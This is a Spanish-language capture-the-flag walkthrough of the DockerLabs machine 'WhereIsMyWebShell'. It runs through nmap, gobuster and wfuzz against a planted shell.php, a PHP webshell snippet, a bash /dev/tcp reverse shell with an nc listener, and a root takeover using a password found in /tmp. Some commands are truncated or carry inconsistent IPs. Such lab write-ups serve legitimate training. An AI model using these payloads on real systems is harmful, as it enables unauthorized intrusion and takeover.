

WhereIsMyWebShell • Fácil

Maquina: <https://dockerlabs.es/>

Herramientas utilizadas:

| **NMAP** | **GOBUSTER** | **WFUZZ** | **CURL** |
REVERSE SHELL |

#1 | Escaneo | **NMAP**

```
--# nmap -p- --open -sS -sC -sV --min-rate=5000 -vvv -n -Pn -oN ScanWIM
```

▼ Explicación

>> -p-: Escaneé todos los puertos (del 1 al 65535) para asegurarme de no dejar ninguno sin revisar.

>> --open: Solo me mostró los puertos que estaban abiertos, filtrando los cerrados o filtrados.

>> -sS: Escaneo SYN, una técnica sigilosa que no completa la conexión TCP, evitando ser detectado fácilmente.

>> -sC: Ejecuté scripts básicos de Nmap para obtener más información sobre los servicios detectados.

`>> -sV` : Identifiqué la versión de los servicios que corrían en los puertos abiertos

`>> -min-rate=5000` : Aumenté la velocidad del escaneo enviando al menos 5000 paquetes por segundo

`>> -vvv` :Usé el modo de verbosidad máxima para obtener detalles adicionales durante el escaneo.

`>> -n` :Desactivé la resolución DNS para agilizar el proceso.


`>> -Pn` : Traté el objetivo como si estuviera activo, sin hacer ping previo.

`>> -oN` :Guardé los resultados en un archivo llamado `ScanWIMWS` para revisarlos después.

Resultado:

```
PORT  STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.57 ((Debian))
|_http-title: Academia de Ingl\xC3\xA9s (Inglis Academi)
|_http-server-header: Apache/2.4.57 (Debian)
```

Encontramos que el puerto 80 está abierto, sabemos que es el protocolo http (servicio Web). Si accedemos a la pagina:



en la parte inferior de la pagina, nos encontramos con lo siguiente:

Contáctanos

¡Contáctanos hoy mismo para más información sobre nuestros programas de enseñanza de inglés!. Guardo un secretito en /tmp ;)

#2 | Enumeración de directorios |

GOBUSTER

Usé **Gobuster** con el siguiente comando para enumerar directorios y archivos en el servidor web:

```
--# gobuster dir -w /home/kali/WordLists/directory-medium -u http://172.17.0.2 -x txt,sql,py,js,php,htm
```

▼ Explicación

>> dir : Indiqué que quería enumerar directorios.

>> -w /home/kali/WordLists/directory-medium : Usé un diccionario de palabras comunes (**directory-medium**) para realizar el escaneo.

>> -u http://172.17.0.2 : Especifiqué la URL del objetivo a escanear.

>> -x txt,sql,py,js,php,htm : Busqué archivos con extensiones comunes como **.txt** , **.sql** , **.py** , **.js** , **.php** y **.htm** , que podrían contener información sensible o ser puntos de entrada para explotación.

Resultado:

```
=====
Starting gobuster in directory enumeration mode
=====
/index.html      (Status: 200) [Size: 2510]
/shell.php       (Status: 500) [Size: 0]
/warning.html    (Status: 200) [Size: 315]
/.php            (Status: 403) [Size: 275]
/.html           (Status: 403) [Size: 275]
/server-status   (Status: 403) [Size: 275]
```

Como relevante encontramos: **shell.php** y **warning.html**



si buscamos un poco



<http://172.17.0.2/shell.php>

'Error 500' como vemos en el escaneo que realizo gobuster

<http://172.17.0.2/warning.html>

Esta web ha sido atacada por otro hacker, pero su webshell tiene un parámetro que no recuerdo...

Entonces debemos buscar un parametro

Qué intuimos?

1. Que la WebShell requiere un parametro.
2. El nombre del archivo es shell.php:

En muchos casos, los archivos con nombres como `shell.php`, `cmd.php` o `backdoor.php` son scripts maliciosos o webshells diseñados para ejecutar comandos en el servidor.

3. Código de estado 500:

Un error 500 (Error interno del servidor) generalmente ocurre cuando el servidor encuentra un problema al procesar una solicitud. En este caso, es probable que el script `shell.php` espere un parámetro (como `cmd`) para funcionar correctamente. Al no proporcionarlo, el script falla y devuelve el error 500.

4. Estructura típica de un WebShell:

Copy

```
<?php
```

```
    system($_GET['cmd']) --————> REQUIERE UN PARAMETRO QUE NO SEA 'c
```

```
?>
```

Entonces:

Como no sabemos cual es el nombre del parametro, podemos hacer fuzzing

#3 | Fuzzing de aplicaciones web | WFUZZ

Usé **wfuzz** para realizar fuzzing en la aplicación web. Esta herramienta me permitió enviar múltiples solicitudes con diferentes payloads (datos de entrada) para descubrir rutas ocultas, parámetros vulnerables o archivos sensibles.

```
--# wfuzz -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-
```

▼ Explicación

>> -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt : Usé un diccionario de palabras comunes (**directory-list-2.3-medium.txt**) para generar los payloads.

>> -u http://172.17.0.2/shell.php?FUZZ=id : Especificó la URL objetivo, reemplazando **FUZZ** con los payloads del diccionario. Esto me permitió probar diferentes parámetros en la URL.

Algo así como: **"http://172.17.0.2/shell.php?[parametro]=id"**

>> -hc 404 : Oculté las respuestas con código de estado 404(No encontrado) y 500(no son útiles para identificar vulnerabilidades) para filtrar resultados irrelevantes.

>> -hlo : Filtré las respuestas que no tenían líneas en el cuerpo (body), lo que me ayudó a identificar respuestas vacías o no útiles.

Resultado:

```
=====
ID      Response  Lines  Word   Chars  Payload
000115401: 200      2 L    4 W    66 Ch  "parameter"
```

encontramos el parámetro: "parameter"

Usamos **Curl** para interactuar directamente con el servidor web

```
--# curl -s -X GET "http://172.17.0.2/shell.php?parameter=id"
```

▼ Explicación

>> curl : Es una herramienta para enviar solicitudes HTTP desde la terminal.

`>> -s`: Activa el modo silencioso, que oculta la barra de progreso y mensajes innecesarios.

`>> -X GET`: Especifica que la solicitud será de tipo **GET** (aunque `GET` es el método predeterminado, es útil ser explícito).

`>> http://172.17.0.2/shell.php?parameter=id`: Es la URL del webshell, donde probé el parámetro `parameter` con el valor `id`.

Resultado:

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Esto confirmaría que el webshell es funcional y que puedo ejecutar comandos en el servidor.

Sabiendo que podemos ejecutar comandos remotamente nos enviaremos una reverse shell

#4 | Explotación | REVERSE SHELL

ESCALAR PRIVILEGIOS

En nuestra terminal, nos ponemos a la escucha de un puerto en específico.

```
--# nc -nlvp 443
```

y luego cambiamos el valor `parameter=id` por `parameter=bash -c 'bash -i >%26 /dev/tcp/172.17.0.2/443 0> %261'` y pegamos en el buscador

```
172.17.0.2/shell.php?parameter=bash -c 'bash -i >%26 /dev/tcp/172.17.0.1/443
```

▼ Explicación

`>> bash -c`: Ejecuta un comando en Bash.

`>> bash -i`: Inicia una shell interactiva.

`>> >%26 /dev/tcp/172.17.0.1/443` : Redirige la entrada/salida de la shell a una conexión TCP con la IP `172.17.0.1` en el puerto `443` .

- `172.17.0.1` : Es la IP del atacante (en este caso, mi máquina).
- `443` : Es el puerto en el que estoy escuchando.

`>> 0>%261` : Redirige los descriptores de archivo (stdin, stdout, stderr) para que la shell sea completamente interactiva.

Resultado:

Pudimos ingresar a la maquina vulnerable

```
www-data@ae8050548e63:/var/www/html$
```

RECORDAMOS !! En la pagina nos decia que el directorio `/tmp` habia algo importante

```
www-data@ea8fe0540004:/var/www/html$ cd /tmp
www-data@ea8fe0540004:/tmp$ ls -la
drwxrwxrwt 1 root root 4096 Dec 1 23:51 .
drwxr-xr-x 1 root root 4096 Dec 1 23:51 ..
-rw-r--r-- 1 root root 21 Apr 12 2024 .secret.txt
www-data@ea8fe0540004:/tmp$ cat .secret.txt
contraseñaderoot123
www-data@ea8fe0540004:/tmp$ su root
Password:
root@ea8fe0540004:/tmp# whoami
root
```

CONSEGUIMOS EL ROOT!

REDES